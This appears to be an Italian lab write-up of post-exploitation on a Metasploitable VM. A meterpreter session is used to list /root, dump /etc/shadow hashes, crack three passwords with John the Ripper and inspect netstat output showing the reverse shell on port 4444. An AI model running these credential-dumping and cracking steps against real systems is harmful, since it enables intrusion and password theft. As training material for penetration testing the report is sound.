100666/rw-rw-rw-  596    fil   2008-04-19 07:05:36 +0200  mountall-bootclean.sh
100666/rw-rw-rw-  2430   fil   2008-04-19 07:05:36 +0200  mountall.sh
100666/rw-rw-rw-  1465   fil   2008-04-19 07:05:36 +0200  mountdevsubfs.sh
100666/rw-rw-rw-  1544   fil   2008-04-19 07:05:36 +0200  mountkernfs.sh
100666/rw-rw-rw-  594    fil   2008-04-19 07:05:36 +0200  mountnfs-bootclean.sh
100666/rw-rw-rw-  1244   fil   2008-04-19 07:05:37 +0200  mountoverflowtmp
100666/rw-rw-rw-  3123   fil   2008-04-19 07:05:36 +0200  mtab.sh
100666/rw-rw-rw-  5755   fil   2008-03-28 03:32:54 +0100  mysql
100666/rw-rw-rw-  2515   fil   2008-03-28 03:32:54 +0100  mysql-ndb
100666/rw-rw-rw-  1905   fil   2008-03-28 03:32:54 +0100  mysql-ndb-mgm
100666/rw-rw-rw-  1772   fil   2007-12-03 21:50:33 +0100  networking
100666/rw-rw-rw-  5942   fil   2008-12-02 20:31:02 +0100  nfs-common
100666/rw-rw-rw-  4411   fil   2008-12-02 20:31:02 +0100  nfs-kernel-server
100666/rw-rw-rw-  2324   fil   2007-04-27 15:06:22 +0200  openbsd-inetd
100666/rw-rw-rw-  2377   fil   2007-10-23 19:03:29 +0200  pcmciautils
100666/rw-rw-rw-  1872   fil   2007-12-04 01:21:38 +0100  portmap
100666/rw-rw-rw-  4202   fil   2008-04-18 19:42:43 +0200  postfix
100666/rw-rw-rw-  1170   fil   2008-03-21 12:32:45 +0100  postgresql-8.3
100666/rw-rw-rw-  375    fil   2007-10-04 21:56:49 +0200  pppd-dns
100666/rw-rw-rw-  1261   fil   2008-03-13 23:24:21 +0100  procps
```

➔ continua in basso.

- Cartella root: Questa cartella è il punto di partenza del file system e contiene tutti gli altri file e directory del sistema.



```
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100667/rw-rw-rwx  324   fil   2024-02-23 19:21:28 +0100  .Xauthority
100667/rw-rw-rwx  0     fil   2010-03-17 00:01:07 +0100  .bash_history
100667/rw-rw-rwx  2227  fil   2007-10-20 13:51:33 +0200  .bashrc
040667/rw-rw-rwx  4096  dir   2012-05-20 21:08:17 +0200  .config
040667/rw-rw-rwx  4096  dir   2012-05-20 21:13:12 +0200  .filezilla
040667/rw-rw-rwx  4096  dir   2024-02-23 19:21:30 +0100  .fluxbox
040667/rw-rw-rwx  4096  dir   2012-05-20 21:38:14 +0200  .gconf
040667/rw-rw-rwx  4096  dir   2012-05-20 21:40:31 +0200  .gconfd
040667/rw-rw-rwx  4096  dir   2012-05-20 21:09:04 +0200  .gstreamer-0.10
040667/rw-rw-rwx  4096  dir   2012-05-20 21:07:31 +0200  .mozilla
100667/rw-rw-rwx  141   fil   2007-10-20 13:51:33 +0200  .profile
040667/rw-rw-rwx  4096  dir   2012-05-20 21:11:16 +0200  .purple
100667/rw-rw-rwx  4     fil   2012-05-20 20:25:01 +0200  .rhosts
040667/rw-rw-rwx  4096  dir   2012-05-20 20:21:50 +0200  .ssh
040667/rw-rw-rwx  4096  dir   2024-02-23 19:21:28 +0100  .vnc
040666/rw-rw-rw-  4096  dir   2012-05-20 21:08:16 +0200  Desktop
100666/rw-rw-rw-  401   fil   2012-05-20 21:55:53 +0200  reset_logs.sh
100666/rw-rw-rw-  138   fil   2024-02-23 19:21:29 +0100  vnc.log
```


Le più interessanti risultano essere:

- .Xauthority: Un file utilizzato per l'autenticazione dei client X Window System.
- .bash_history: Un file di registro delle attività della shell Bash.
- .config: Una directory di configurazione.
- .rhosts: Un file utilizzato per il trust-based authentication in remoto.
- .ssh: Una directory contenente le chiavi SSH e altre configurazioni per il protocollo SSH.
- .vnc: Una directory di configurazione per il software VNC (Virtual Network Computing).

➔ Continua in basso.

- Contenuto cartella Shadow -> /etc/shadow


La cartella /etc/shadow in Linux è un file che memorizza le password degli utenti in maniera cifrata. È un file crittografato, accessibile solo al superutente (root), che contiene informazioni riservate sugli account degli utenti, come le password in formato cifrato e altre informazioni relative all'autenticazione. Come nell' immagine a pagina seguente.



```
meterpreter > cat shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```


Le informazioni sugli utenti, comprese le loro password, vengono generalmente memorizzate nel file /etc/passwd, ma le password stesse sono memorizzate nel file /etc/shadow. Questo setup aumenta la sicurezza del sistema, poiché solo il superuser può accedere al file shadow, mentre il file passwd è leggibile da tutti.

- Una volta scaricato il file da meterpreter con il comando: download shadow (il file verrà salvato in /home/kali/shadow) queste possono essere anche craccate con John the Ripper ad esempio. Per brevità il processo è stato annullato in quanto richiedeva tempistiche non brevi, inoltre si nota che sono presenti differenti metodi di crittografia. In questa sede è stato utilizzato md5crypt-long. Nell' immagine in basso possiamo vedere il cracking di 3 password:




```
└─$ john --format=md5crypt-long --wordlist=/home/kali/Desktop/rockyou.txt /home/
kali/Desktop/shadow
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt-long, crypt(3) $1$ (an
d variants) [MD5 32/64])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:02:22 10.98% (ETA: 12:00:04) 0.02098g/s 12213p/s 48918c/s 48918C/s helen
a1991..helen.
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

- Shell- nestat utilizzato per visualizzare informazioni relative alla rete come connessioni di rete, tabelle di routing, statistiche dell'interfaccia, connessioni mascherate e appartenenze a multicast:



```
t 2024-02-24 13:22:30 +0100

meterpreter > shell
Process 1 created.
Channel 1 created.
netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.11.112:41715    192.168.11.111:webcache FIN_WAIT2
tcp        0      0 192.168.11.112:48748    192.168.11.111:4444     ESTABLISHED
udp        0      0 localhost:58989         localhost:58989         ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  13     [ ]         DGRAM                    11015    /dev/log
unix  2      [ ]         DGRAM                    5736     @/com/ubuntu/upstart
unix  2      [ ]         DGRAM                    5968     @/org/kernel/udev/ude
vd
unix  2      [ ]         DGRAM                    12494
unix  2      [ ]         DGRAM                    12408
unix  3      [ ]         STREAM     CONNECTED     12334    /tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     12333
unix  3      [ ]         STREAM     CONNECTED     12332    /tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     12331
unix  2      [ ]         DGRAM                    12263
```



```
Channel 3 created.
netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:exec                  *:*                     LISTEN
tcp        0      0 *:login                 *:*                     LISTEN
tcp        0      0 *:nfs                   *:*                     LISTEN
tcp        0      0 *:shell                 *:*                     LISTEN
tcp        0      0 *:41190                 *:*                     LISTEN
tcp        0      0 *:8009                  *:*                     LISTEN
tcp        0      0 *:6697                  *:*                     LISTEN
tcp        0      0 *:mysql                 *:*                     LISTEN
tcp        0      0 *:rmiregistry           *:*                     LISTEN
tcp        0      0 *:ircd                  *:*                     LISTEN
tcp        0      0 *:netbios-ssn           *:*                     LISTEN
tcp        0      0 *:5900                  *:*                     LISTEN
tcp        0      0 *:sunrpc                *:*                     LISTEN
tcp        0      0 *:x11                   *:*                     LISTEN
tcp        0      0 *:www                   *:*                     LISTEN
tcp        0      0 *:8787                  *:*                     LISTEN
tcp        0      0 *:37171                 *:*                     LISTEN
tcp        0      0 *:8180                  *:*                     LISTEN
tcp        0      0 *:ingreslock            *:*                     LISTEN
tcp        0      0 *:ftp                   *:*                     LISTEN
tcp        0      0 192.168.11.112:domain   *:*                     LISTEN
tcp        0      0 localhost:domain        *:*                     LISTEN
tcp        0      0 *:telnet                *:*                     LISTEN
tcp        0      0 *:34135                 *:*                     LISTEN
tcp
```

Concludendo possiamo dire che arrivati a queto livello è possibile ottenere e salvare qualsiasi tipo di info della macchina attaccata come da immagini a ragione del fatto di aver craccato le password dei servizi di Metasploitable ed essere loggati come root (in questo modo abbiamo il completo accesso a tutti i file della macchina attaccata).